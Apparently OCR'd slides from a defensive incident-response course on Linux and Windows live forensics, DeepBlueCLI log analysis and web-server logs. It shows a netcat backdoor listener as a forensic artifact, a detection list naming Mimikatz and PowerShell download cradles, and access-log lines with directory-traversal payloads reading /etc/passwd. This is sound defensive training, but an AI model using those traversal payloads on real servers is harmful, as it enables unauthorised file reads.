COMMAND PID USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
nc      360 adhd    3u  IPv4 165166      0t0  TCP *:2222 (LISTEN)
root@DESKTOP-I1T2G01:~# lsof -p 360
COMMAND PID USER   FD   TYPE DEVICE SIZE/OFF             NODE NAME
nc      360 adhd  cwd    DIR  0,104     4096 1407374883774233 /mnt/c/Users/adhd
nc      360 adhd  rtd    DIR   8,48     4096                2 /
nc      360 adhd  txt    REG   8,48    35312            36505 /bin/nc.openbsd
nc      360 adhd  mem    REG   8,48   144976            34138 /lib/x86_64-linux-gnu/libpthrea
d-2.27.so
nc      360 adhd  mem    REG   8,48    31680            34146 /lib/x86_64-linux-gnu/librt-2.2
7.so
nc      360 adhd  mem    REG   8,48  2030544            34018 /lib/x86_64-linux-gnu/libc-2.27
.so
nc      360 adhd  mem    REG   8,48   101168            34144 /lib/x86_64-linux-gnu/libresolv
-2.27.so
nc      360 adhd  mem    REG   8,48    80104            34014 /lib/x86_64-linux-gnu/libbsd.so
.0.8.7
nc      360 adhd  mem    REG   8,48   170960            33995 /lib/x86_64-linux-gnu/ld-2.27.s
o
nc      360 adhd    0u   CHR  136,2      0t0                5 /dev/pts/2
nc      360 adhd    1u   CHR  136,2      0t0                5 /dev/pts/2
```

Proc and Processes Part 1: proc

```
root@DESKTOP-I1T2G01:~# cd /proc
root@DESKTOP-I1T2G01:/proc#
root@DESKTOP-I1T2G01:/proc# ls -lrt
total 0
lrwxrwxrwx  1 root root              0 Nov 13 23:38 thread-self -> 364/task/364
lrwxrwxrwx  1 root root              0 Nov 13 23:38 self -> 364
dr-xr-xr-x  1 root root              0 Nov 13 23:38 sys
-r--r--r--  1 root root              0 Nov 13 23:38 cgroups
dr-xr-xr-x  9 root root              0 Nov 13 23:38 1
-r--r--r--  1 root root              0 Nov 13 23:38 filesystems
dr-xr-xr-x  9 root root              0 Nov 13 23:38 60
-r--r--r--  1 root root              0 Nov 14 19:35 stat
-r--r--r--  1 root root              0 Nov 14 19:35 version
dr-xr-xr-x  9 adhd adhd              0 Nov 14 19:43 209
dr-xr-xr-x  9 root root              0 Nov 14 20:42 286
dr-xr-xr-x  9 root root              0 Nov 14 20:42 287
-r--r--r--  1 root root              0 Nov 14 20:42 uptime
-r--r--r--  1 root root              0 Nov 14 20:42 meminfo
dr-xr-xr-x  9 root root              0 Nov 14 20:42 59
dr-xr-xr-x  9 root root              0 Nov 14 20:42 58
```

Proc and Processes Part 2: proc

```
root@DESKTOP-I1T2G01:/proc# cd 360
root@DESKTOP-I1T2G01:/proc/360#
root@DESKTOP-I1T2G01:/proc/360# ls
attr             cpuset   io          mountstats     personality  smaps_rollup  timers
auxv             cwd      limits      net            projid_map   stack         timerslack_ns
cgroup           environ  map_files   ns             root         stat          uid_map
clear_refs       exe      maps        oom_adj        sched        statm         wchan
cmdline          fd       mem         oom_score      schedstat    status
comm             fdinfo   mountinfo   oom_score_adj  setgroups    syscall
coredump_filter  gid_map  mounts      pagemap        smaps        task
root@DESKTOP-I1T2G01:/proc/360# strings exe
```

Proc and Processes Part 3: Strings

```
root@DESKTOP-I1T2G01:/proc/360# strings exe
/lib64/ld-linux-x86-64.so.2
\Km>
9&Cy
libbsd.so.0
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
arc4random_uniform
```

```
OpenBSD netcat (Debian patchlevel 1.187-1ubuntu0.1)
usage: nc [-46CDdFhklNnrStUuvZz] [-I length] [-i interval] [-M ttl]
          [-m minttl] [-O length] [-P proxy_username] [-p source_port]
          [-q seconds] [-s source] [-T keyword] [-V rtable] [-W recvlimit] [-w timeout]
          [-X proxy_protocol] [-x proxy_address[:port]]           [destination] [port]
        Command Summary:
                -4              Use IPv4
                -6              Use IPv6
                -b              Allow broadcast
                -C              Send CRLF as line-ending
                -D              Enable the debug socket option
                -d              Detach from stdin
                -F              Pass socket fd
                -h              This help text
                -I length       TCP receive buffer length
```

Bash History

```
adhd@DESKTOP-I1T2G01:/mnt/c/Users/adhd$ history
    1  hi
    2  cd
    3  echo hi > ./.bash_history
    4  sudo su -
    5  exit
    6  sudo su -
    7  ls
    8  cd
    9  cd /mnt/c/Users/aad
   10  cd /mnt/c/Users/adhd
   11  ls
   12  ls -lrt
```

LAB: Linux CLI

Windows Endpoint Analysis

Windows: When Bad Things Happen

- In this section we will go through some core “live forensics” commands
- These are commands you should know and love
- They can mean the difference between a quick incident and a long painful one
- They can mean the difference between knowing, and just staring at a screen waiting for blinky lights to tell you things

Start with network connections

- We begin by looking at our system as a big, haystack
- Knowing where to start can be overwhelming
- I recommend starting with the network connections and then working backwards
- You have to start somewhere
- Core Windows network commands to know
    - netstat
    - net view
    - net use
    - net session

C:\> net view

- Let’s start by looking at shares
- Attackers like to have staging systems on the inside of a network
- Pull files to one location and then exfil out
- What is normal?

C:\> net session

- Who is currently talking with the current system?
- X -> Y -> Z: You may be investigating system Y. But, it is compromised via system X
- Don’t think of incidents as just isolated systems to be reviewed
- Attacks are often a chain

C:\> net use

- Who is the current system talking to?
- X -> Y -> Z: You may be investigating system Y. But, it is attacking system Z
- This is kind of the opposite of net session

C:\> netstat

- This one can get complicated… Quick
- But, it is a go to for any SOC analyst
- netstat will show you network connections

```
C:\Users\adhd>netstat

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    172.16.142.135:50371   52.242.211.89:https    ESTABLISHED
  TCP    172.16.142.135:50475   152.199.6.14:https     TIME_WAIT
  TCP    172.16.142.135:50521   dfw25s34-in-f2:https   TIME_WAIT
  TCP    172.16.142.135:50548   152.195.12.131:https   TIME_WAIT
  TCP    172.16.142.135:50865   a-0003:https           TIME_WAIT
  TCP    172.16.142.135:50866   a-0003:https           TIME_WAIT
  TCP    172.16.142.135:50879   a-0001:https           TIME_WAIT
  TCP    172.16.142.135:50880   a-0001:https           TIME_WAIT
  TCP    172.16.142.135:50881   a-0003:https           TIME_WAIT
  TCP    172.16.142.135:50882   a-0003:https           TIME_WAIT
  TCP    172.16.142.135:50884   media-router-fp74:https  TIME_WAIT
  TCP    172.16.142.135:50885   media-router-fp74:https  TIME_WAIT
  TCP    172.16.142.135:50888   192.229.211.216:https  TIME_WAIT
  TCP    172.16.142.135:50902   dfw25s34-in-f2:https   TIME_WAIT
```

C:\> netstat -naob

- Now we can see the open TCP and UDP connections
- -a: Displays all active TCP connections and the TCP and UDP ports on which the computer is listening.
- -n: Displays active TCP connections, however, addresses and port numbers are expressed numerically and no attempt is made to determine names
- -o: Displays active TCP connections and includes the process ID (PID) for each connection.
- -b: displays the executable involved in creating each connection or listening port.
- https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/netstat

C:\> netstat -naob

```
C:\Users\adhd>netstat -naob

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       920
  RpcSs
 [svchost.exe]
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
 Can not obtain ownership information
  TCP    0.0.0.0:5040           0.0.0.0:0              LISTENING       1064
  CDPSvc
 [svchost.exe]
  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING       4
 Can not obtain ownership information
  TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING       4
 Can not obtain ownership information
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       700
 [lsass.exe]
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       524
 Can not obtain ownership information
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING       736
  EventLog
 [svchost.exe]
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING       380
  Schedule
 [svchost.exe]
  TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING       1844
 [spoolsv.exe]
```

C:\> netstat -f

- -f shows the fully qualified domain name (when available)
- Does not work too well with -naob (unfortunately)
- Will require running netstat a few times and cross-referencing
- Saves a ton of time
- How about… You know, killing ads?
- Look for things “out of the ordinary”
  - Weird domains
  - Non-M$/Google/Yahoo connections
- Reduce the haystack, one piece at a time

C:\> netstat -f

```
C:\Users\adhd>netstat -f

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    172.16.142.135:50357   40.126.0.71:https      TIME_WAIT
  TCP    172.16.142.135:50366   40.126.0.71:https      TIME_WAIT
  TCP    172.16.142.135:50367   13.74.179.117:https    TIME_WAIT
  TCP    172.16.142.135:50368   gap-prime-finance.msn-int.com:https  TIME_WAIT
  TCP    172.16.142.135:50369   13.74.179.117:https    TIME_WAIT
  TCP    172.16.142.135:50370   13.74.179.117:https    TIME_WAIT
  TCP    172.16.142.135:50371   52.242.211.89:https    ESTABLISHED
  TCP    172.16.142.135:50378   dfw28s04-in-f3.1e100.net:https  TIME_WAIT
  TCP    172.16.142.135:50400   a-0003.a-msedge.net:https  TIME_WAIT
  TCP    172.16.142.135:50401   a-0003.a-msedge.net:https  TIME_WAIT
  TCP    172.16.142.135:50402   13.74.179.117:https    TIME_WAIT
  TCP    172.16.142.135:50412   a-0001.a-msedge.net:https  TIME_WAIT
  TCP    172.16.142.135:50414   a23-64-5-158.deploy.static.akamaitechnologies.com:https  CLOSE_WAIT
  TCP    172.16.142.135:50415   a23-64-5-158.deploy.static.akamaitechnologies.com:https  ESTABLISHED
  TCP    172.16.142.135:50416   40.81.45.29:https      ESTABLISHED
  TCP    172.16.142.135:50417   40.81.45.29:https      ESTABLISHED
  TCP    172.16.142.135:50418   a-0003.a-msedge.net:https  ESTABLISHED
  TCP    172.16.142.135:50419   a-0003.a-msedge.net:https  ESTABLISHED
  TCP    172.16.142.135:50422   a-0001.a-msedge.net:https  ESTABLISHED
  TCP    172.16.142.135:50423   a-0001.a-msedge.net:https  ESTABLISHED
  TCP    172.16.142.135:50424   40.77.18.167:https     ESTABLISHED
  TCP    172.16.142.135:50427   a-0003.a-msedge.net:https  ESTABLISHED
  TCP    172.16.142.135:50428   a-0003.a-msedge.net:https  ESTABLISHED
  TCP    172.16.142.135:50431   13.107.21.200:https    ESTABLISHED
  TCP    172.16.142.135:50432   13.107.21.200:https    ESTABLISHED
```

Windows Processes

- After we have looked at the network connections, we need to drill down on the processes
- Hopefully, we have a handful of “suspect” network connections
- Armed with the data we get from commands like netstat -naob we can start to look at the actual process data
- Still can be a lot of data
- Takes time, practice, practice, practice
- Pro tip, do this first on a system that is not infected

C:\> tasklist

- Just about the most boring command ever… Or is it?

```
C:\Users\adhd>tasklist

Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
System Idle Process              0 Services                   0          8 K
System                           4 Services                   0         96 K
Secure System                   48 Services                   0     12,404 K
Registry                        96 Services                   0     19,132 K
smss.exe                       308 Services                   0        908 K
csrss.exe                      448 Services                   0      2,768 K
wininit.exe                    524 Services                   0      3,584 K
csrss.exe                      540 Console                    1      3,096 K
winlogon.exe                   620 Console                    1      5,768 K
services.exe                   628 Services                   0      6,572 K
LsaIso.exe                     676 Services                   0      2,040 K
```

C:\> tasklist /svc

- Let's look at services!

```
C:\Users\adhd>tasklist /svc

Image Name                     PID Services
========================= ======== ============================================
System Idle Process              0 N/A
System                           4 N/A
Secure System                   48 N/A
Registry                        96 N/A
smss.exe                       308 N/A
csrss.exe                      448 N/A
wininit.exe                    524 N/A
csrss.exe                      540 N/A
winlogon.exe                   620 N/A
services.exe                   628 N/A
LsaIso.exe                     676 N/A
lsass.exe                      700 KeyIso, SamSs, VaultSvc
fontdrvhost.exe                792 N/A
fontdrvhost.exe                800 N/A
svchost.exe                    808 BrokerInfrastructure, DcomLaunch, LSM,
                                   PlugPlay, Power, SystemEventsBroker

svchost.exe                    920 RpcEptMapper, RpcSs
dwm.exe                       1004 N/A
svchost.exe                    380 Appinfo, gpsvc, hns, IKEEXT, iphlpsvc,
                                   LanmanServer, lfsvc, ProfSvc, Schedule,
                                   SENS, SharedAccess, ShellHWDetection,
                                   Themes, TokenBroker, UserManager, UsoSvc,
                                   Winmgmt, wisvc, wlidsvc, WpnService,
```

C:\> tasklist /m

```
C:\Users\adhd>tasklist /m

Image Name                     PID Modules
========================= ======== ============================================
System Idle Process              0 N/A
System                           4 N/A
Secure System                   48 N/A
Registry                        96 N/A
smss.exe                       308 N/A
csrss.exe                      448 N/A
wininit.exe                    524 N/A
csrss.exe                      540 N/A
winlogon.exe                   620 ntdll.dll, KERNEL32.DLL, KERNELBASE.dll,
                                   msvcrt.dll, sechost.dll, RPCRT4.dll,
                                   combase.dll, ucrtbase.dll, advapi32.dll,
                                   powrprof.dll, UMPDC.dll, profapi.dll,
                                   user32.dll, win32u.dll, GDI32.dll,
                                   gdi32full.dll, msvcp_win.dll, IMM32.DLL,
                                   winsta.dll, SspiCli.dll, USERENV.dll,
                                   profext.dll, ntmarta.dll, Bcrypt.dll,
                                   bcryptprimitives.dll, firewallapi.dll,
                                   DNSAPI.dll, IPHLPAPI.DLL, NSI.dll,
                                   fwbase.dll, uxinit.dll, shcore.dll,
                                   dwmapi.dll, UxTheme.dll, CRYPT32.dll,
                                   DPAPI.dll, CRYPTBASE.dll, dwminit.dll,
                                   apphelp.dll, dsreg.dll, OLEAUT32.dll,
```

C:\> tasklist /m ntdll.dll

```
C:\Users\adhd>tasklist /m ntdll.dll

Image Name                     PID Modules
========================= ======== ================
winlogon.exe                   620 ntdll.dll
lsass.exe                      700 ntdll.dll
fontdrvhost.exe                792 ntdll.dll
fontdrvhost.exe                800 ntdll.dll
svchost.exe                    808 ntdll.dll
svchost.exe                    920 ntdll.dll
dwm.exe                       1004 ntdll.dll
svchost.exe                    380 ntdll.dll
svchost.exe                    432 ntdll.dll
svchost.exe                    736 ntdll.dll
svchost.exe                   1064 ntdll.dll
svchost.exe                   1132 ntdll.dll
svchost.exe                   1228 ntdll.dll
svchost.exe                   1516 ntdll.dll
svchost.exe                   1616 ntdll.dll
svchost.exe                   1636 ntdll.dll
svchost.exe                   1788 ntdll.dll
```

C:\> tasklist /m /fi "pid eq [proc_id]"

```
C:\Users\adhd>tasklist /m /fi "pid eq 3500"

Image Name                     PID Modules
========================= ======== ============================================
explorer.exe                  3500 ntdll.dll, KERNEL32.DLL, KERNELBASE.dll,
                                   msvcp_win.dll, ucrtbase.dll, combase.dll,
                                   RPCRT4.dll, OLEAUT32.dll, shcore.dll,
                                   msvcrt.dll, advapi32.dll, sechost.dll,
                                   shlwapi.dll, user32.dll, win32u.dll,
                                   GDI32.dll, gdi32full.dll, SHELL32.dll,
                                   AEPIC.dll, bcrypt.dll, TWINAPI.dll,
                                   USERENV.dll, powrprof.dll,
                                   windows.storage.dll, dxgi.dll,
                                   kernel.appcore.dll, PROPSYS.dll,
                                   WININET.dll, UxTheme.dll, dwmapi.dll,
                                   SspiCli.dll, twinapi.appcore.dll,
                                   WTSAPI32.dll, ntmarta.dll, cryptsp.dll,
```

https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/tasklist

C:\> wmic process list full

```
C:\Users\adhd>wmic process list full


CommandLine=
CSName=DESKTOP-I1T2G01
Description=System Idle Process
ExecutablePath=
ExecutionState=
Handle=0
HandleCount=0
InstallDate=
KernelModeTime=1237077343750
MaximumWorkingSetSize=
MinimumWorkingSetSize=
Name=System Idle Process
OSName=Microsoft Windows 10 Enterprise|C:\WINDOWS|\Device\Harddisk0\Partition3
OtherOperationCount=0
OtherTransferCount=0
PageFaults=9
PageFileUsage=60
ParentProcessId=0
```

C:\> wmic process get name,parentprocessid,processid

```
C:\Users\adhd>wmic process get name,parentprocessid,processid
Name                          ParentProcessId  ProcessId
System Idle Process           0                0
System                        0                4
Secure System                 4                48
Registry                      4                96
smss.exe                      4                308
csrss.exe                     432              448
wininit.exe                   432              524
csrss.exe                     516              540
winlogon.exe                  516              620
services.exe                  524              628
LsaIso.exe                    524              676
lsass.exe                     524              700
fontdrvhost.exe               620              792
fontdrvhost.exe               524              800
svchost.exe                   628              808
svchost.exe                   628              920
dwm.exe                       620              1004
svchost.exe                   628              380
svchost.exe                   628              432
```

C:\>wmic process where processid=[pid] get commandline

```
C:\Users\adhd>wmic process where processid=808 get commandline
CommandLine
C:\WINDOWS\system32\svchost.exe -k DcomLaunch -p
```

Making it easier with Powershell: DeepBlueCLI

```
PS C:\tools\DeepBlueCLI-master> .\DeepBlue.ps1 .\evtx\smb-password-guessing-security.evtx

Security warning
Run only scripts that you trust. While scripts from the internet can be useful, this script can potentially harm your computer. If
you trust this script, use the Unblock-File cmdlet to allow the script to run without this warning message. Do you want to run
C:\tools\DeepBlueCLI-master\DeepBlue.ps1?
[D] Do not run  [R] Run once  [S] Suspend  [?] Help (default is "D"): R


Date    : 9/19/2016 10:50:06 AM
Log     : Security
EventID : 4625
Message : High number of logon failures for one account
Results : Username: Administrator
          Total logon failures: 3560
Command :
Decoded :

Date    : 9/19/2016 10:50:06 AM
Log     : Security
EventID : 4625
Message : High number of total logon failures for multiple accounts
Results : Total accounts: 2
          Total logon failures: 3561

Command :
Decoded :
```

LAB: Windows CLI


DeepBlueCLI

- https://github.com/sans-blue-team/DeepBlueCLI

Detected events

- Suspicious account behavior
  - User creation
  - User added to local/global/universal groups
  - Password guessing (multiple logon failures, one account)
  - Password spraying via failed logon (multiple logon failures, multiple accounts)
  - Password spraying via explicit credentials
  - Bloodhound (admin privileges assigned to the same account with multiple Security IDs)
- Command line/Sysmon/PowerShell auditing
  - Long command lines
  - Regex searches
  - Obfuscated commands
  - PowerShell launched via WMIC or PsExec
  - PowerShell Net.WebClient Downloadstring
  - Compressed/Base64 encoded commands (with automatic decompression/decoding)
  - Unsigned EXEs or DLLs
- Service auditing
  - Suspicious service creation
  - Service creation errors
  - Stopping/starting the Windows Event Log service (potential event log manipulation)
- Mimikatz
  - `lsadump::sam`
- EMET & Applocker Blocks

...and more



Blue Team Summit

Threat Hunting via Sysmon

- Eric Conrad

DeepBlueCLI

```
PS C:\tools\DeepBlueCLI-master\DeepBlueCLI-master> .\DeepBlue.ps1 C:\tools\DeepBlueCLI-master\DeepBlueCLI-master\Webcast\Security
.evtx
```


```
Date    : 4/21/2019 11:22:35 PM
          User SID Access Count: 314
Command :
Decoded :

Date    : 4/21/2019 11:22:35 PM
Log     : Security
EventID : 4672
Message : Multiple admin logons for one account
Results : Username: LABV2-DC1$
          User SID Access Count: 22451
Command :
Decoded :

Date    : 4/21/2019 11:22:35 PM
Log     : Security
EventID : 4672
Message : Multiple admin logons for one account
Results : Username: bertha.schultz
          User SID Access Count: 75
Command :
Decoded :

Date    : 4/21/2019 11:22:35 PM
Log     : Security
EventID : 4672
Message : Multiple admin logons for one account
Results : Username: Administrator
          User SID Access Count: 29
Command :
Decoded :
```

PowerShell

```
PS C:\tools\DeepBlueCLI-master\DeepBlueCLI-master> Get-WinEvent -FilterHashtable @{Path="C:\tools\DeepBlueCLI-master\DeepBlueCLI-master\Webcast\Security.evtx";id=4672} | Where-Object -Property Message -Match bertha.schultz

   ProviderName: Microsoft-Windows-Security-Auditing

TimeCreated                     Id LevelDisplayName Message
-----------                     -- ---------------- -------
4/27/2019 9:53:50 PM          4672 Information      Special privileges assigned to new logon....
4/27/2019 9:53:47 PM          4672 Information      Special privileges assigned to new logon....
4/27/2019 9:53:38 PM          4672 Information      Special privileges assigned to new logon....
4/26/2019 3:58:55 PM          4672 Information      Special privileges assigned to new logon....
4/26/2019 3:32:10 PM          4672 Information      Special privileges assigned to new logon....
4/26/2019 3:32:10 PM          4672 Information      Special privileges assigned to new logon....
4/26/2019 3:07:48 PM          4672 Information      Special privileges assigned to new logon....
4/26/2019 2:59:00 PM          4672 Information      Special privileges assigned to new logon....
4/26/2019 2:56:27 PM          4672 Information      Special privileges assigned to new logon....
4/26/2019 2:01:56 PM          4672 Information      Special privileges assigned to new logon....
4/26/2019 1:56:04 PM          4672 Information      Special privileges assigned to new logon....
4/26/2019 1:56:04 PM          4672 Information      Special privileges assigned to new logon....
4/26/2019 1:32:48 PM          4672 Information      Special privileges assigned to new logon....
4/26/2019 1:21:29 PM          4672 Information      Special privileges assigned to new logon....
4/26/2019 12:20:05 PM         4672 Information      Special privileges assigned to new logon....
4/26/2019 12:20:05 PM         4672 Information      Special privileges assigned to new logon....
4/26/2019 12:04:55 PM         4672 Information      Special privileges assigned to new logon....
4/26/2019 11:57:46 AM         4672 Information      Special privileges assigned to new logon....
4/26/2019 11:46:28 AM         4672 Information      Special privileges assigned to new logon....
4/26/2019 10:55:46 AM         4672 Information      Special privileges assigned to new logon....
```

DeepWhiteCLI

DeepWhite

Detective whitelisting using Sysmon event logs.

Parses the Sysmon event logs, grabbing the SHA256 hashes from process creation (event 1), driver load (event 6, sys), and image load (event 7, DLL) events.

VirusTotal and Whitelisting setup

Setting up VirusTotal hash submissions and whitelisting:

The hash checker requires Post-VirusTotal:

- https://github.com/darkoperator/Posh-VirusTotal

It also requires a VirusTotal API key:

- https://www.virustotal.com/en/documentation/public-api/

Then configure your VirusTotal API key:

```
set-VTAPIKey -APIKey <API Key>
```

The script assumes a personal API key, and waits 15 seconds between submissions.

LAB: DeepBlueCLI

Server Analysis

WebLogs Example1: access.log (Not in your VM)

```
adhd@adhd3 /var/log/apache2 $ tail -f access.log
```

```
172.16.142.135 - - [26/Nov/2020:05:21:13 -0700] "GET /honeybadger-red/service.php?agent=HTML&target=
c%3A%2FWindows%2Fsystem.ini HTTP/1.1" 200 175 "http://172.16.142.131/honeybadger-red/demo.php" "Mozi
lla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0"
172.16.142.135 - - [26/Nov/2020:05:21:14 -0700] "GET /honeybadger-red/service.php?agent=HTML&target=
..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2FWindows%2Fsystem.ini
 HTTP/1.1" 200 175 "http://172.16.142.131/honeybadger-red/demo.php" "Mozilla/5.0 (Windows NT 10.0; W
in64; x64; rv:71.0) Gecko/20100101 Firefox/71.0"
172.16.142.135 - - [26/Nov/2020:05:21:15 -0700] "GET /honeybadger-red/service.php?agent=HTML&target=
c%3A%5CWindows%5Csystem.ini HTTP/1.1" 200 175 "http://172.16.142.131/honeybadger-red/demo.php" "Mozi
lla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0"
172.16.142.135 - - [26/Nov/2020:05:21:16 -0700] "GET /honeybadger-red/service.php?agent=HTML&target=
..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5CWindows%5Csystem.ini
 HTTP/1.1" 200 175 "http://172.16.142.131/honeybadger-red/demo.php" "Mozilla/5.0 (Windows NT 10.0; W
in64; x64; rv:71.0) Gecko/20100101 Firefox/71.0"
172.16.142.135 - - [26/Nov/2020:05:21:19 -0700] "GET /honeybadger-red/service.php?agent=HTML&target=
%2Fetc%2Fpasswd HTTP/1.1" 200 175 "http://172.16.142.131/honeybadger-red/demo.php" "Mozilla/5.0 (Win
dows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0"
```

WebLogs Example 2: error.log (Not in your VM)


```
adhd@adhd3 /var/log/apache2 $ tail -f error.log
[Thu Nov 26 05:20:49.546107 2020] [:error] [pid 4097] [client 172.16.142.135:52961] PHP Fatal error:
  Uncaught Error: Class 'ZipArchive' not found in /var/www/honeybadger-red/retrieve.php:36\nStack tr
ace:\n#0 {main}\n  thrown in /var/www/honeybadger-red/retrieve.php on line 36, referer: http://172.1
6.142.131/honeybadger-red/demo.php
[Thu Nov 26 05:20:49.548718 2020] [:error] [pid 9808] [client 172.16.142.135:52962] PHP Fatal error:
  Uncaught Error: Class 'ZipArchive' not found in /var/www/honeybadger-red/retrieve.php:36\nStack tr
ace:\n#0 {main}\n  thrown in /var/www/honeybadger-red/retrieve.php on line 36, referer: http://172.1
6.142.131/honeybadger-red/demo.php
[Thu Nov 26 05:20:49.551403 2020] [:error] [pid 4098] [client 172.16.142.135:52963] PHP Fatal error:
  Uncaught Error: Class 'ZipArchive' not found in /var/www/honeybadger-red/retrieve.php:36\nStack tr
ace:\n#0 {main}\n  thrown in /var/www/honeybadger-red/retrieve.php on line 36, referer: http://172.1
6.142.131/honeybadger-red/demo.php
[Thu Nov 26 05:20:49.554036 2020] [:error] [pid 9846] [client 172.16.142.135:52964] PHP Fatal error:
  Uncaught Error: Class 'ZipArchive' not found in /var/www/honeybadger-red/retrieve.php:36\nStack tr
ace:\n#0 {main}\n  thrown in /var/www/honeybadger-red/retrieve.php on line 36, referer: http://172.1
6.142.131/honeybadger-red/demo.php
[Thu Nov 26 05:20:49.556920 2020] [:error] [pid 4094] [client 172.16.142.135:52965] PHP Fatal error:
  Uncaught Error: Class 'ZipArchive' not found in /var/www/honeybadger-red/retrieve.php:36\nStack tr
ace:\n#0 {main}\n  thrown in /var/www/honeybadger-red/retrieve.php on line 36, referer: http://172.1
6.142.131/honeybadger-red/demo.php
```

WebLogs Example 2: auth.log (Not in your VM)

```
adhd@adhd3 /var/log $ tail -f auth.log
```

```
Nov 26 05:26:09 adhd3 su[9927]: pam_unix(su:auth): authentication failure; logname= uid=1000 euid=0
tty=/dev/pts/1 ruser=adhd rhost=  user=root
Nov 26 05:26:10 adhd3 su[9927]: pam_authenticate: Authentication failure
Nov 26 05:26:10 adhd3 su[9927]: FAILED su for root by adhd
Nov 26 05:26:10 adhd3 su[9927]: - /dev/pts/1 adhd:root
